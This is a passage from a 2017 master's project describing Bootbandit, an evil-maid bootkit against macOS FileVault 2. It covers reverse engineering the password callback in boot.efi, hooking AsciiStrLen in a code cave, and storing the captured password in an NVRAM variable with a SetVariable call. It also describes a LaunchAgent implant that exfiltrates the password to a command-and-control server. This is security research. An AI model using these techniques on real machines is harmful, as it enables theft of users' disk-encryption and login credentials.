

Fall 2017

Bootbandit: A macOS Bootloader Attack

Armen Boursalian
San Jose State University

Follow this and additional works at: https://scholarworks.sjsu.edu/etd_projects

Part of the [Computer Sciences Commons](#)

Recommended Citation

Boursalian, Armen, "Bootbandit: A macOS Bootloader Attack" (2017). *Master's Projects*. 559.
DOI: <https://doi.org/10.31979/etd.ak6w-q22w>
https://scholarworks.sjsu.edu/etd_projects/559

This Master's Project is brought to you for free and open access by the Master's Theses and Graduate Research at SJSU ScholarWorks. It has been accepted for inclusion in Master's Projects by an authorized administrator of SJSU ScholarWorks. For more information, please contact scholarworks@sjsu.edu.

Bootbandit: A macOS Bootloader Attack

A Project

Presented to

The Faculty of the Department of Computer Science

San José State University

In Partial Fulfillment

of the Requirements for the Degree

Master of Science

by

Armen Boursalian

December 2017

© 2017

Armen Boursalian

ALL RIGHTS RESERVED

The Designated Project Committee Approves the Project Titled

Bootbandit: A macOS Bootloader Attack

by

Armen Boursalian

APPROVED FOR THE DEPARTMENT OF COMPUTER SCIENCE

SAN JOSÉ STATE UNIVERSITY

December 2017

Dr. Mark Stamp Department of Computer Science

Dr. Thomas Austin Department of Computer Science

Mr. Fabio Di Troia Department of Computer Science

ABSTRACT

Bootbandit: A macOS Bootloader Attack

by Armen Boursalian

Full disk encryption (FDE) is used to protect a computer system against data theft by physical access. If a laptop or hard disk drive protected with FDE is stolen or lost, the data remains unreadable without the encryption key. To foil this defense, an intruder can gain physical access to a computer system in a so-called “evil maid” attack, install malware in the boot (pre-operating system) environment, and use the malware to intercept the victim’s password. Such an attack relies on the fact that the system is in a vulnerable state before booting into the operating system. In this paper, we discuss an evil maid type of attack, in which the victim’s password is stolen in the boot environment, passed to the macOS user environment, and then exfiltrated from the system to the attacker’s remote command and control server. On a macOS system, this attack has additional implications due to “password forwarding” technology, in which users’ account passwords also serve as FDE passwords.

ACKNOWLEDGMENTS

First and foremost, I would like to thank Prof. Mark Stamp for his patience and guidance throughout the course of this project.

I would also like to thank my team and the leadership at Area 1 Security for supporting my pursuit of the Master of Science degree.

TABLE OF CONTENTS

CHAPTER

1	Introduction	1
2	Background	3
2.1	Full Disk Encryption	3
2.1.1	macOS	4
2.2	Universal Extensible Firmware Interface (UEFI)	5
2.2.1	UEFI Features	6
2.2.2	Bootloaders	7
2.3	Bootloader Attacks and Prior Work	8
2.4	macOS Boot Architecture	9
3	Implementation	10
3.1	Modified Bootloader	10
3.1.1	Reverse Engineering	11
3.1.2	Code Modifications: Bootloader Infection	14
3.2	User Mode Implant	16
3.3	Exfiltration Server	18
4	Results	20
4.1	Bootbandit Bootloader Infection	20
4.1.1	Table Addressing, Part 1	20
4.1.2	Table Addressing, Part 2	20
4.1.3	Successful Bootloader Infection	22

4.2	Bootbandit Implant	23
4.3	End Results	24
5	Mitigations and Defenses	27
6	Conclusion and Future Work	29
	LIST OF REFERENCES	31
	APPENDIX	
	Bootloader Infection	32

LIST OF FIGURES

1	FileVault 2 Key Management	5
2	Bootbandit Architecture	11
3	Password Verifier Callback Setup	14
4	Obtaining Runtime Services to Call SetVariable()	17
5	Bootbandit Command and Control Protocol	19
6	User's Password in Firmware Memory Shown Using nvram in macOS	22
7	Implant Blocked by Parental Controls	26

CHAPTER 1

Introduction

The “evil maid” attack gets its name from a hypothetical situation in which a high-ranking company official is out of his hotel room, and a maid is paid by an adversary to go into the room and plant malware on the encrypted system. The next time the computer is used, the malware is able to steal his encryption password or worse.

Such an attack takes advantage of the vulnerable state of a computer system before it boots into the operating system environment. In this pre-boot environment, there is no antivirus scanning, no kernel-level process scheduling or management, and no true virtual memory segmentation.

The typical evil maid attack requires physical access of the target system. That is, the attacker must be able to acquire the physical system to install the malware on it, requiring that the attacker not be caught in the act for a successful operation. The goal of an evil maid attack is to obtain an FDE password to be able to decrypt a hard disk drive. This generally assumes physical access will be used again once the password is stolen to exfiltrate sensitive data, or that the disk drive was copied at the same time the malware was planted on the system. In either case, the password for FDE in most systems is limited to just that: disk encryption.

In this paper, we explore an attack that we call Bootbandit, which is a bootkit credential harvester that attacks Apple-branded macOS systems. In macOS, the FDE protection employs users’ login credentials for disk encryption. Because the same password is used in two different places, theft of the FDE password in the vulnerable, pre-operating system environment also means theft of the login credentials (which, on a personal computer, is often also sufficient for gaining root/administrator-level access on the system.) Bootbandit includes a bootloader infection for credential theft, an

implant for macOS for exfiltration, and a command and control server for an attacker to collect credentials from victims.

In Chapter 2, we introduce the concepts of disk encryption and the PC boot process, how they apply to macOS, and work that has been done in the past involving attacks against systems in the boot phase. Chapter 3 discusses the implementation of the Bootbandit attack, in which our bootkit harvests user credentials which are collected by the user mode implant and exfiltrated to the command and control server. The results of the attack as it progressed through the development process are discussed in Chapter 4, while potential defenses against such an attack are detailed in Chapter 5. Finally, we will conclude with a description of projects that can build upon Bootbandit in the future in Chapter 6.

CHAPTER 2

Background

We begin with a discussion of the concepts of disk encryption and the function of the Unified Extensible Firmware Interface (UEFI) in the pre-boot environment. We also discuss some of the key components of the boot process for macOS that will be a key focus of our attack

2.1 Full Disk Encryption

Full Disk Encryption (FDE) is used to maintain the privacy of data on a disk drive. In general, the scope of FDE is physical access. If a thief were to steal a computer system with an unencrypted disk drive, say a laptop or a mobile device, then the data on the device would be easily readable by the thief. This can be done by simply taking the disk drive and mounting it on another system. This is despite any login credentials that may be present in the operating system installation; the plaintext data can be viewed as long as the disk volume can be mounted. In order to render stolen disk drives useless to thieves, FDE is employed.

A disk drive that is protected by FDE requires a password before the data can be read. The disk content itself is protected by a **master key**, a key randomly generated by the operating system used to encrypt the actual data. The password that the user enters to access the data is used to encrypt this master key and is sometimes called the **key encryption key**, or KEK. Using this scheme, a random key may be selected once by the operating system to encrypt an entire disk. This operation may take a significant amount of time, especially for large drives. If the user desires to change the password, then it is only necessary to decrypt the master key and then re-encrypt it with the new user password. The same master key is used to decrypt the data on the disk, and there is no need to encrypt the entire drive again due to the change of user password.

2.1.1 macOS

Since Mac OS X 10.7.0 (before the operating system was rebranded as “macOS,”) `FileVault 2` has been the default technology for disk encryption. It is an improvement over legacy `FileVault` in many ways, which only encrypted individual users’ account directories but not the entire disk. `FileVault 2` is an actual full disk encryption technology, and in the default macOS implementation, users with an account on the system are able to unlock the disk. Each user uses his or her own account credentials for decryption. This has the added benefit of not requiring that all users on a system share the same disk password. A 3-tier approach is used in `FileVault 2` to ultimately obtain the decryption key for the volume. This key management scheme is illustrated in Figure 1 and described in further detail below.

At the volume level, AES-XTS-128 is used to encrypt data blocks on the disk [1]. Despite the name, this encryption scheme uses a 256-bit key: 128 bits for the initialization vector (IV) and 128 bits for the plaintext. It is designed specifically for encrypting stored data as opposed to data in transit, e.g. over a network. Apple calls this master key the `Volume Encryption Key`, or `VEK`.

To obtain the decrypted `VEK`, a `KEK` is used as discussed previously. In addition, the `KEK` is encrypted using a `Derived Encryption Key`, or `DEK`. The `DEK` is generated directly from a password or passphrase selected by the end user. The `Password-Based Key Derivation Function 2` algorithm, or `PBKDF2`, is performed on the passphrase to obtain the `DEK`. This 3-key scheme allows the `VEK` to be changed without requiring individual users to change their passphrases. Likewise, individual users may change their passphrases without affecting each others’ and without requiring the entire volume to be reencrypted with a new key. Ultimately, it is the passphrases belonging to the users that are the subject of our attack.




Figure 1: FileVault 2 Key Management

2.2 Universal Extensible Firmware Interface (UEFI)

The Universal Extensible Firmware Interface (UEFI) is a standard for developing platform firmware for computer systems. Before UEFI, there was the Extensible Firmware Interface, or EFI. EFI was a specification developed by Intel and released in 1999 for its Itanium processor architecture. The industry needed a successor for legacy BIOS, and in 2005, the UEFI specification was published. UEFI is governed by the Unified EFI Forum, an organization that consists of many companies that have a vested interest in the industry collectively using a standardized interface for platform firmware. The most readily apparent benefit of UEFI over legacy BIOS, to

the end user, is the ability to run in a graphical environment. Other benefits include the lack of need for a master boot record (MBR), plug-and-play capabilities for boot volumes, and a network stack. Applications for utility or general purposes may be developed for a UEFI environment. The most commonly used type of program is the bootloader.

2.2.1 UEFI Features

UEFI provides many facilities for operating systems to interface with the underlying firmware. These features are provided in “services” which are split between **Boot Services** and **Runtime Services** [2]. Boot services provide UEFI applications (including bootloaders) with interfaces for accessing timers, memory allocation and management, and executing other UEFI applications. Boot services are available only up until the bootloader loads the operating system. Runtime services, on the other hand, are available from boot until the system is powered down. Examples of runtime services include system reboot and shutdown, firmware updates (e.g. to install them from the operating system environment), and key/value data storage in firmware RAM.

The latter is the focus of this project. Key/value data can be stored in the firmware RAM [3], both for use in the boot phase and by the operating system. In macOS, for example, the audio volume level is stored in NVRAM, or non-volatile RAM, a section in the firmware RAM that can survive a reboot. This acts as a sort of communication channel between the operating system and the firmware. The operating system sets the volume level in an NVRAM variable, and when the system reboots, the value is used by the firmware to determine how loud to play the famous Macintosh chime sound effect on power-on. Conversely, the operating system can read variable data set by UEFI applications, such as the bootloader. This resource

will be used in order to communicate credential data from the boot environment to an implant in the operating system environment after the victim logs in.

2.2.2 Bootloaders

A bootloader is a program which runs in a pre-operating system environment and is responsible for locating the OS kernel, loading it into memory, and passing execution control to it. In a UEFI environment, this program is run from a file that conforms to the **Microsoft Portable Executable and Common Object File Format (PE/COFF)** specification. This is the file format used for executables in Microsoft Windows operating systems. This is merely a requirement of the UEFI specification and has no relationship with whichever target operating system is to be loaded.

Like all other UEFI applications, the entry point for execution is the function `UefiMain`, whose signature is shown in Listing 2.1. This is analogous to the `main` function for C programs that run on most operating systems.

```
EFI_STATUS UefiMain(  
    EFI_HANDLE ImageHandle,  
    EFI_SYSTEM_TABLE *SystemTable);
```

Listing 2.1: UEFI Application Entrypoint

The handle to the process itself and a pointer to the `SystemTable` are passed to this entrypoint function. The `SystemTable` contains configuration information, handles for standard input, output, and error, and most importantly, pointers to Boot Services and Runtime Services as discussed in Section 2.2.1. Therefore, this parameter will play a key role in the Bootbandit attack in order to store the user's credentials in a place where the bootloader can write and the operating system can read.

2.3 Bootloader Attacks and Prior Work

The bootloader is a valuable target for attacks because it is run before any operating system protections have any chance of loading. Any attack mitigations must be in place in the firmware, which then passes execution to the bootloader. And because the bootloader is responsible for loading the operating system, the implications of bootloader attacks can range from password theft of FDE devices to virtually undetectable backdoors once in user mode.

Much of the prior work in the bootloader attack space goes all the way back to the 1980’s. At that time, there was no UEFI, and booting was done with whatever code was in the hard disk drive’s **Master Boot Record**, or MBR. It was easy to infect the code in the MBR whose purpose is to read the filesystem on a disk and boot the operating system. The **Brain** virus was released into the wild in 1986 and was the first computer virus for MS-DOS systems [4] and worked by infecting the MBRs of boot disks.

Past attacks similar to Bootbandit targeting other FDE technologies have succeeded, as well. In 2009, renowned security researcher Joanna Rutkowska published a proof-of-concept on an “evil maid” attack targeting the TrueCrypt FDE system [5]. The attack chain required physical access and, like Bootbandit, stole users’ disk encryption passwords. The FDE passwords were not expected to be the same as the user’s account password, as is the case on macOS systems, limiting the scope of the attack to physical access and decrypting the hard disk drive. This also reduced the need to be able to send the password over a network, since physical access would be required again to decrypt the disk, unless it were copied during installation of the malware. Therefore, the attack did not include network capabilities. Bootbandit builds on a traditional “Evil Maid” attack in these two areas.

More recently in 2015, security researcher Pedro Vilaca spoke [6] at the

Code Blue conference, detailing the potential UEFI attacks made possible by firmware vulnerabilities he had discovered. The vulnerabilities were serious enough to allow the installation of custom and potentially malicious UEFI firmware drivers that run underneath the operating system, leaving behind no file on the hard disk for an antivirus application to scan. Although no proofs-of-concept were written for this talk, tools targeting UEFI written by the Italian company **Hacking Team** were mentioned, along with ideas such as nearly invisible malware and disk encryption theft. This served as the inspiration for Bootbandit.

2.4 macOS Boot Architecture

In macOS, the bootloader is located at `/System/Library/CoreServices/boot.efi`. This is the “blessed” bootloader application. That is, the operating system designates to the platform firmware in non-volatile RAM (NVRAM) that the machine is to boot an operating system using this particular file. Naturally, this directory is unencrypted because it must be accessed in order to decrypt data on the disk. The bootloader is responsible for loading the graphical interface in which the user enters his or her password, loading the kernel into memory, and “forwarding” the user’s password to the operating system to automatically log the user into the desktop environment [1]. On older Apple computers, the kernel is located at root of the system volume at `/mach_kernel`. As of Mac OS X 10.9 Mavericks, the kernel is located at `/System/Library/Kernels/kernel`. The bootloader is the subject of our attack, and this “password forwarding” technology makes it possible because it allows the user’s password to both unlock the disk and log into the account.

CHAPTER 3

Implementation

Our attack aims to steal a user’s passphrase at the time of boot on a macOS system. The credentials are gathered in the boot environment and then forwarded to the operating system environment. In addition to being able to decrypt a disk after a subsequent physical theft, stealing a user’s passphrase on such a system has the added benefits (to the attacker) of revealing a user’s login credentials. In effect, this increases the attack surface and allows more damage to be done, such as logging into the system over a network via SSH and maintaining persistence.

This attack consists of 3 main components:

1. Modified Bootloader (Bootbandit)
2. User Mode Implant (Banditbot)
3. Exfiltration Server (Banditserver)

The architecture for the attack is illustrated in Figure 2. It describes the path that the user’s password takes, starting from the keyboard, moving into firmware memory, and ending up at the attacker’s Banditserver command and control system.

3.1 Modified Bootloader

The modified bootloader is the component which is responsible for stealing a user’s login credentials. It is made such that the user experience during login is unaffected, and the theft occurs transparently in the background. The modification is an infection in the official bootloader in which the credential-stealing code has been placed in a “code cave,” a space in the `.text` executable section that is unused and present only for alignment purposes.

The available space for placing new code in the bootloader without modifying existing code is limited to roughly 100 bytes. This includes any data that may be




Figure 2: Bootbandit Architecture

necessary to carry out the attack, such as text strings. For this reason, code and data that already exists within the bootloader is reused wherever possible. With such limited resources, it is impractical to implement a transport mechanism to exfiltrate the credentials within the bootloader itself. Therefore, we communicate the data from the boot environment to the operating system environment so that an implant carries out the exfiltration after the user login is complete. We created a channel of communication through `variable services` provided through the UEFI platform firmware. The malicious code in the bootloader takes the user's credentials and writes them to a volatile variable so that they can be collected by the implant after login. Because a volatile variable is used, the bootloader can be restored after exfiltration, and no trace of the attack will be present after the next reboot.

3.1.1 Reverse Engineering

A large portion of the work required to modify the bootloader involves reverse engineering it. The operation of the bootloader must be understood so that one can

know how to write the malicious code and where to place it. The commercial disassembly tool IDA Pro was used for the reverse engineering work. Reverse engineering the bootloader involved mainly static analysis techniques. Dynamic analysis through debugging is not an option because there is no operating system running, and the bootloader was not compiled to support a UEFI debugger by Apple. The most helpful form of dynamic analysis was to modify the code to revert back to console mode from graphical mode and take advantage of the built in logger functions as print statements. Although this provided useful information, such as the addresses of tables and other data, it was very clumsy and always led to a crash.

Initial impressions of the bootloader upon text string inspection are that little thought to anti-reverse engineering was given. All strings appear to be in plaintext and provide a wealth of information, particularly error strings which provide details for many functions that would otherwise require significant effort to understand. Of particular interest are the strings in Listing 3.1 pertaining to password validation and verification.

```
"_LW_LoginPane_ValidatePassword"  
"VerifyCallback_is_NULL"  
"loginUI->loginUICallbacks.VerifyPassphraseFunction_is  
  _NULL"  
"lw->verifyPasswordFunction_is_NULL"
```

Listing 3.1: Plaintext Strings Referring to Password Functionality

These strings are meant for the developers of the bootloader to be able to debug the program. However, they also provide us, as the attackers, with important context as to how we can insert malicious code. The string "_LW_LoginPane_ValidatePassword" is passed as a function name to an error mes-

sage logger, telling us precisely that this function is used for validating passwords from the login window. The error message "`lw->verifyPasswordFunction is NULL`" is given, which is meant to provide debug information in case the password verification function was not set, and the bootloader would have otherwise run into a segmentation fault. This tells an attacker exactly at which offset the password verification function is located, and the object can be traced back through cross-references to find which function is responsible for verifying the user's password input.

We begin with the function named `UnlockCoreStorageVolumeKey`, as identified by the debugging string in the main function. Everything prior to this function call is merely for system health and status verification. `UnlockCoreStorageVolumeKey` is where the graphical interface is initialized and an event loop is run to accept and verify user input. This input includes user selection and shutdown or restart functionality via the mouse, as well as password entries via the keyboard. In general, user interfaces depend on `callback functions` to set actions to be performed when a certain event occurs. Therefore, we focus on callback functions, that is, functions that are passed as parameters which are called when an event is signaled.

Within the `UnlockCoreStorageVolumeKey` function, there is a function identified as `LoginWindowInitialize` which is responsible for initializing the user interface components, including the callbacks. The function takes 8 parameters, the last of which is a pointer to a function referencing "`PassphraseWrappedKekStruct`" in a dictionary lookup. We know from 2.1.1 that the user's password is used to derive the key (DEK) used to decrypt the KEK, so this is of interest to us. It is entered into a data structure at an offset of `0x2C0`. To find instances where an offset of `0x2C0` is used within the bootloader, a text search is performed in IDA Pro on the disassembly. It turns out that the only other place that this offset is used is in a function called `ValidatePassword`, as evidenced by its error logging strings. It also happens that

this function is another callback set within `LoginWindowInitialize`. We now have a clear picture of the callback setup, that is, the functions that are set to run in response to the user entering a password. This can be visualized in Figure 3.




Figure 3: Password Verifier Callback Setup

The `ValidatePassword` callback is invoked after the user inputs a password and presses the Enter key in the login window. `ValidatePassword` dereferences the `VerifyCallback` from offset `0x2C0` from its data structure and calls it. The `VerifyCallback` takes the user's password as a parameter, finds its length, and uses it to calculate the DEK. Now knowing the precise location where the user's password will be passed, we can infect the bootloader to steal it.

3.1.2 Code Modifications: Bootloader Infection

The modification made to the existing code is a hook in the `VerifyCallback` function. When the user enters a password into the password box and presses Enter, a `VerifyCallback` is executed to verify it. The user's text entry is passed to the `AsciiStrLen` function to obtain the length of the string which is used in the `PBKDF2`

algorithm to obtain the derived encryption key, or DEK. It is the `AsciiStrLen` function that we hook; instead of executing it upon password verification, our code is executed. However, the rest of the bootloader still depends on the result of original, hooked function which was replaced, otherwise login cannot proceed, and the user will be rendered with a non-booting system. This would defeat the attack and possibly alert the victim. Therefore, our code still calls the `AsciiStrLen` function, stores its result, steals the user’s credentials, and then returns the password length to the original caller as if nothing had changed.

The credentials are stored in a volatile firmware variable named `BootNext`, a variable name reused from within the bootloader. We elected to use a variable name that is already in the bootloader’s data section due to the restricted space in which we could place our modified code. Therefore, our code only needs to store the pointer to this variable name. For the associated “Vendor GUID” (a sort of namespacing for firmware variables,) we use `CSR_GUID`, which also already exists within the bootloader’s data. This particular GUID must be used because the `nvrnm` tool will read variables from this GUID once the user boots into macOS. Using this variable name and GUID, the credential data is stored in a volatile firmware variable where it can be retrieved by the macOS implant. Our hook function then restores the registers to contain the pointer to the user’s password and returns its length to the caller. The credentials are stolen, and the user experience remains unchanged.

Listing 3.2 is the function call, translated to C, that is made to store the user’s credentials in firmware memory. The pointer to the `SetVariable` function is obtained through the `RuntimeServices` table, as described in Section 2.2. However, in our implementation, calling this function from the `RuntimeServices` table resulted in a crash each time due to the table’s pointer being zeroed out. This causes the processor to execute invalid instructions at offset 0 because virtual memory addresses

are mapped directly to physical memory addresses in UEFI mode. The cause for this clearing of the `RuntimeServices` table is not known, as there only appears to be three places in the code where writing to the table pointer is possible:

1. Initialization of global variables from the `SystemTable`
2. Booting from regular hibernation
3. Booting from hibernation with an encrypted disk

The first is expected and fills the `RuntimeServices` table with a valid pointer. The latter two zero out the table, rendering it useless, but if they occur, it is only after passing the disk unlock portion of the code where the user's password is collected. Nonetheless, we were still able to obtain a pointer to `RuntimeServices` through the global `SystemTable`. Recall that the `SystemTable` contains pointers to both the `BootServices` and `RuntimeServices` tables [3]. Ultimately, the pointer indirection shown in Figure 4 was used to store the user's credentials in the firmware memory.

```
SetVariable(L"BootNext",
    CSR_GUID,
    EFI_VARIABLE_RUNTIME_ACCESS |
        EFI_VARIABLE_BOOTSERVICE_ACCESS,
    password_length,
    password);
```

Listing 3.2: Writing Credentials to Firmware Memory

The full disassembly of the infection code can be seen in Appendix A in Listing A.1

3.2 User Mode Implant

The user mode implant is an application that runs in the macOS operating system. It is installed in the user's home directory at the time of infection. A `plist`




Figure 4: Obtaining Runtime Services to Call SetVariable()

file is installed in the user's `~/Library/LaunchAgents` directory to enable persistence so that the implant is executed when the user logs in.

The purpose of the implant is to send the data found in the volatile firmware variable to the exfiltration server so that the attacker may make use of it. This firmware variable is used as a communication channel between the modified bootloader in the pre-operating system environment and the backdoor in the desktop environment, where network access is easy. This takes advantage of the fact that although writing firmware variables requires special privileges in macOS, reading them does not.

The implant itself is written in C. It uses the `MBED TLS` library to encrypt communications with the server. The implant first executes the native macOS tool `nvr` which allows reading and writing of firmware variables, both volatile and non-volatile, despite its name. Variables readable and writable by this tool are restricted to those belonging to the vendor GUID defined by Apple as `CSR_GUID`, which encompasses system firmware settings such as the path to the boot device, the system volume,

and more. As discussed previously, the credential data was stored under the variable name `BootNext`. The variable is searched under these system firmware settings, and if found, the implant proceeds to take the credentials and attempt to connect to the command and control server for exfiltration.

Upon connecting to the server, the implant expects to receive a public RSA key in PEM format. A random 256-bit key is generated and used to encrypt the credentials. The AES key is then encrypted by the server's private key, and then it and the encrypted credentials are sent to the server. This scheme, although more complicated than simple bit-shifting and XOR-style encoding schemes, is not difficult to implement with existing libraries and ensures cryptographically secure network communication. At this point, exfiltration is complete.

3.3 Exfiltration Server

The Bootbandit exfiltration server is written in Go for rapid development and portability. It runs in a Google Compute Engine virtual machine on the Google Cloud Platform and is accessible worldwide, serving as a proof-of-concept where infected systems would send exfiltrated information back to the attacker. The Bootbandit network protocol is described in Figure 5.

The server generates a new private/public RSA key pair upon each connection request from the implant. It sends the public key to the implant which uses it to encrypt the symmetric key for decrypting the user's credentials. For each transaction between the server and the client, the data size is prepended as an unsigned, 4-byte, little-endian integer. The credential data is stored in a log file which the attacker can use to collect IP addresses, user names, and passwords of victims.




Figure 5: Bootbandit Command and Control Protocol

CHAPTER 4

Results

Here, we discuss the functionality and evolution of the components of Bootbandit. The bootloader infection is discussed in detail, and then we discuss the setup and finally see all of the components working together to successfully harvest user credentials.

4.1 Bootbandit Bootloader Infection

The bootloader infection is the smallest component of Bootbandit in terms of byte count, yet it required the most effort. This is because of the nature of the EFI environment: typical debugging tools are not an option, and the space for writing code is confined to roughly 100 bytes. Here, we discuss the bootloader infection at various stages in its development.

4.1.1 Table Addressing, Part 1

The bootloader infection was written using the open source disassembly analyzer Radare2, which includes a hex editor and assembler. In our first attempt, the pointers to `RuntimeServices` and `AsciiStrLen` were referenced using the addresses observed in the disassembly seen in IDA Pro. IDA Pro, however, does not have an official loader to read EFI file types, despite simply being Microsoft PE/COFF-formatted files. Therefore, all disassembly is shown with physical addressing. Copying over calls to these physical addresses caused the bootloader to crash when the infection code was executed because the physical addresses in the executable file did not correspond to the addresses in memory when the pointers to the data structures we wanted were referenced.

4.1.2 Table Addressing, Part 2

After discovering that IDA Pro failed to load the disassembly at the virtual addresses declared in the PE header, as described in 4.1.1, the appropriate corrections

